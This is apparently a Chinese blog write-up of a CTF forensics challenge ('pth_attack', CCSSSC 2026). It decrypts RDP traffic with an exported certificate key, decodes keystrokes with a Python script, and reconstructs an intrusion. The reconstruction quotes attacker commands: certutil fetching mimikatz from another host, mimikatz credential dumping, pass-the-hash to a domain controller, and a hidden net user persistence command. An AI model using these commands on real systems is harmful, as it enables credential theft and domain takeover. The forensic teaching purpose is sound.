
可以看到通过10.10.10.10\Share smb共享路径传输了RDP 自签名证书

1
2
GUID handle File: LOCAL_MACHINE_Remote Desktop_0_WIN-PJQQGRU9QOC.pfx
GUID handle File: LOCAL_MACHINE_Remote Desktop_0_WIN-PJQQGRU9QOC.der

导出

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
┌──(kali㉿kali)-[~/Desktop]
└─$ openssl x509 -in %5cLOCAL_MACHINE_Remote\ Desktop_0_WIN-PJQQGRU9QOC.der -inform der -text -noout

Certificate:
Data:
Version: 3 (0x2)
Serial Number:
38:9a:0b:b5:67:61:09:ae:45:4f:f6:62:c8:5f:ef:c0
Signature Algorithm: sha1WithRSAEncryption
Issuer: CN=WIN-PJQQGRU9QOC
Validity
Not Before: Mar 19 01:53:23 2026 GMT
Not After : Sep 18 01:53:23 2026 GMT
Subject: CN=WIN-PJQQGRU9QOC
Subject Public Key Info:
Public Key Algorithm: rsaEncryption
Public-Key: (2048 bit)
Modulus:
00:8c:17:8f:cc:19:ff:36:98:cc:bc:ec:6b:c8:3a:
a3:ee:45:95:0b:f8:52:23:0a:d4:f5:f9:96:7c:80:
4c:2a:1f:cb:49:b5:6c:69:98:02:e7:ac:18:da:db:
01:cb:bf:7c:2d:52:e9:f4:e4:fe:77:fd:a8:1d:a8:
4f:ed:93:fe:13:3b:44:d0:6b:a1:24:49:73:64:d8:
f6:e0:c5:72:3f:d5:f7:71:49:58:dd:59:89:a6:79:
c8:37:22:35:ba:f7:85:6f:06:ba:ff:4c:fb:4e:c7:
e8:99:cd:e0:22:12:93:e2:24:d9:fd:5e:a1:7a:4a:
62:fc:ff:68:e6:10:b8:c5:df:e4:04:03:0e:4d:5e:
86:03:99:91:a3:39:e3:5c:3e:8f:04:4e:99:80:15:
86:3b:e3:06:32:d7:10:41:f4:cd:95:1d:51:d1:45:
a4:fd:07:12:66:e0:25:b2:98:c1:7e:dc:6d:8d:b0:
04:16:91:f2:58:2b:bd:de:07:f6:77:8c:6c:69:fb:
24:58:1f:5f:ae:1d:b9:5b:33:e1:00:8d:a2:89:3a:
38:e9:c9:bb:b5:3f:9f:5a:1f:23:57:37:72:06:82:
67:e4:18:87:ee:d3:75:35:3b:71:41:46:f4:d9:3a:
ac:12:a7:0e:e9:9e:27:d9:5a:40:75:4c:78:c5:c2:
28:65
Exponent: 65537 (0x10001)
X509v3 extensions:
X509v3 Extended Key Usage:
TLS Web Server Authentication
X509v3 Key Usage:
Key Encipherment, Data Encipherment
Signature Algorithm: sha1WithRSAEncryption
Signature Value:
6b:d1:1e:9c:e4:58:6d:0d:06:db:e9:b3:6f:31:61:43:18:3a:
b8:ce:26:78:e0:33:f4:75:ba:24:12:1f:d2:a9:b6:2b:d0:79:
d2:c1:2f:ee:6e:72:ad:ec:66:fe:a0:de:4c:59:ad:a9:5d:01:
11:2a:39:72:15:5e:fa:65:af:ff:85:26:79:c4:dc:5e:81:07:
10:6e:74:8e:a4:7c:2f:90:34:f3:cf:ed:9c:50:fc:88:ef:53:
c1:49:3b:12:79:5e:e1:94:15:62:5e:fb:1e:0e:fc:79:a8:a1:
30:74:7b:56:3b:bc:b0:a7:9c:82:8c:ae:35:3f:ae:60:a0:fb:
12:da:07:9d:6e:25:e0:b6:6e:1e:3a:af:ea:77:c4:24:28:53:
3b:59:b7:b9:8b:d5:5a:3e:10:a5:91:79:bf:ff:db:cd:d9:b8:
53:ea:d3:b1:d0:2b:c8:cd:5e:73:3e:e3:e6:2b:33:e3:17:cc:
c9:b7:26:af:54:6b:63:85:8a:71:0d:b0:33:b9:a4:f8:57:db:
30:99:e0:9b:61:f7:d4:7c:59:9e:d3:32:03:49:21:94:b8:38:
2b:1b:5c:f5:44:e5:20:06:99:37:e9:31:66:19:d5:b8:4d:43:
58:73:dc:8d:70:f6:2b:22:40:b1:e7:a1:2f:38:4a:50:77:cc:
ea:3e:fa:13

是主机WIN-PJQQGRU9QOC的凭证
导出私钥

1
2
3
4
┌──(kali㉿kali)-[~/Desktop]
└─$ openssl pkcs12 -in %5cLOCAL_MACHINE_Remote\ Desktop_0_WIN-PJQQGRU9QOC.pfx -nocerts -out rdp.key -nodes
Enter Import Password:
mimikatz


RDP流量

解密第二个附件rdp流量

WIN-PJQQGRU9QOC的ip是10.10.10.12


分析键盘流量

1
2
3
4
5
6
┌──(kali㉿kali)-[~/Desktop]
└─$ tshark -r 2-rdp.pcapng \
-o "tls.keys_list:10.10.10.12,3389,tpkt,rdp.key" \
-Y "rdp.fastpath.scancode.keycode" \
-T fields -e frame.number -e rdp.fastpath.scancode.keycode > kbd_fast.txt

转换

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
import re

# 输入输出路径
input_file_path = 'kbd_fast.txt'
output_file_path = 'keycodes_output.txt'

# RDP Scancode 映射表
keycode_to_char = {
0x02: '1', 0x03: '2', 0x04: '3', 0x05: '4', 0x06: '5', 0x07: '6', 0x08: '7', 0x09: '8', 0x0A: '9', 0x0B: '0',
0x0C: '-', 0x0D: '=', 0x0E: '[BackSpace]', 0x0F: '[Tab]', 0x10: 'q', 0x11: 'w', 0x12: 'e', 0x13: 'r',
0x14: 't', 0x15: 'y', 0x16: 'u', 0x17: 'i', 0x18: 'o', 0x19: 'p', 0x1A: '[', 0x1B: ']', 0x1C: '[Enter]\n',
0x1E: 'a', 0x1F: 's', 0x20: 'd', 0x21: 'f', 0x22: 'g', 0x23: 'h', 0x24: 'j', 0x25: 'k', 0x26: 'l',
0x27: ';', 0x28: "'", 0x29: '`', 0x2B: '\\', 0x2C: 'z', 0x2D: 'x', 0x2E: 'c', 0x2F: 'v', 0x30: 'b',
0x31: 'n', 0x32: 'm', 0x33: ',', 0x34: '.', 0x35: '/', 0x39: ' ',
}

# Shift 组合键映射
shift_mapping = {
'1': '!', '2': '@', '3': '#', '4': '$', '5': '%', '6': '^', '7': '&', '8': '*', '9': '(', '0': ')',
'-': '_', '=': '+', '[': '{', ']': '}', ';': ':', "'": '"', ',': '<', '.': '>', '/': '?', '\\': '|', '`': '~'
}

def decode_rdp():
try:
with open(input_file_path, 'r') as f:
lines = f.readlines()
except FileNotFoundError:
print(f"错误: 找不到文件 {input_file_path}")
return

output = []
shift_active = False
last_code = None # 用于简单的按键去重

print("--- 开始还原击键序列 ---")

for line in lines:
# 匹配每一行中的所有十六进制数值
keys = re.findall(r'0x[0-9a-fA-F]+', line)

for k in keys:
code = int(k, 16)

# 1. 处理 Shift 键状态 (0x2a 为左 Shift)
if code == 0x2a:
# 如果连续出现 0x2a,通常代表状态切换或按键重复
shift_active = not shift_active
last_code = code
continue

# 2. 简单的去重逻辑:如果当前键码与上一个相同,视为同一次按键的 Up/Down 事件
if code == last_code:
continue

# 3. 忽略弹起特征码 (RDP 中 0x80 以上通常为 KeyUp,但 Fastpath 导出有时直接重复原码)
if code > 0x7F:
continue

# 4. 查找映射表
char = keycode_to_char.get(code, '')

if char:
if shift_active:
# 处理字母大小写
if len(char) == 1 and 'a' <= char <= 'z':
output.append(char.upper())
# 处理符号切换
else:
output.append(shift_mapping.get(char, char))
else:
output.append(char)

# 更新最后一次按键码
last_code = code

final_string = "".join(output)

# 打印到控制台
print(final_string)
print("\n--- 还原结束 ---")

# 写入文件
with open(output_file_path, 'w') as out:
out.write(final_string)
print(f"结果已保存至: {output_file_path}")

if __name__ == "__main__":
decode_rdp()

攻击路径还原

  1. 10.10.10.80->10.10.10.201(pc)smb爆破,得到10.10.10.201administrator的明文密码是pass@word1
  2. 然后通过WinRM在10.10.10.201命令执行->certutil10.10.10.80下载mimikatz.exe并且执行了mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords full" "exit" > 1.log""
  3. 得到域控主机DE1AY(10.10.10.10)administrator的ntlm hash是3d83254b53697355ef7498b535e7ab29
  4. 10.10.10.80->10.10.10.10(域控)pth横向到域控,并执行%COMSPEC% /Q /c echo net user admin kPxQ1GT9zA9E /add ^> \\127.0.0.1\C$\__output 2^>^&1 > %TEMP%\execute.bat & %COMSPEC% /Q /c %TEMP%\execute.bat & del %TEMP%\execute.bat来持久化
  5. 用admin账户在10.10.10.10(域控smb共享路径传输了RDP 自签名证书(属于10.10.10.12(WIN-PJQQGRU9QOC)
  6. 通过证书RDP连接10.10.10.12(键盘输入还原出flag)

第十九届软件系统安全赛CCSSSC2026华南区域赛 pth_attack
http://example.com/2026/04/22/第十九届软件系统安全赛 CCSSSC 2026 华南区域赛 pth_attack/
作者
J_0k3r
发布于
2026年4月22日
许可协议
BY J_0K3R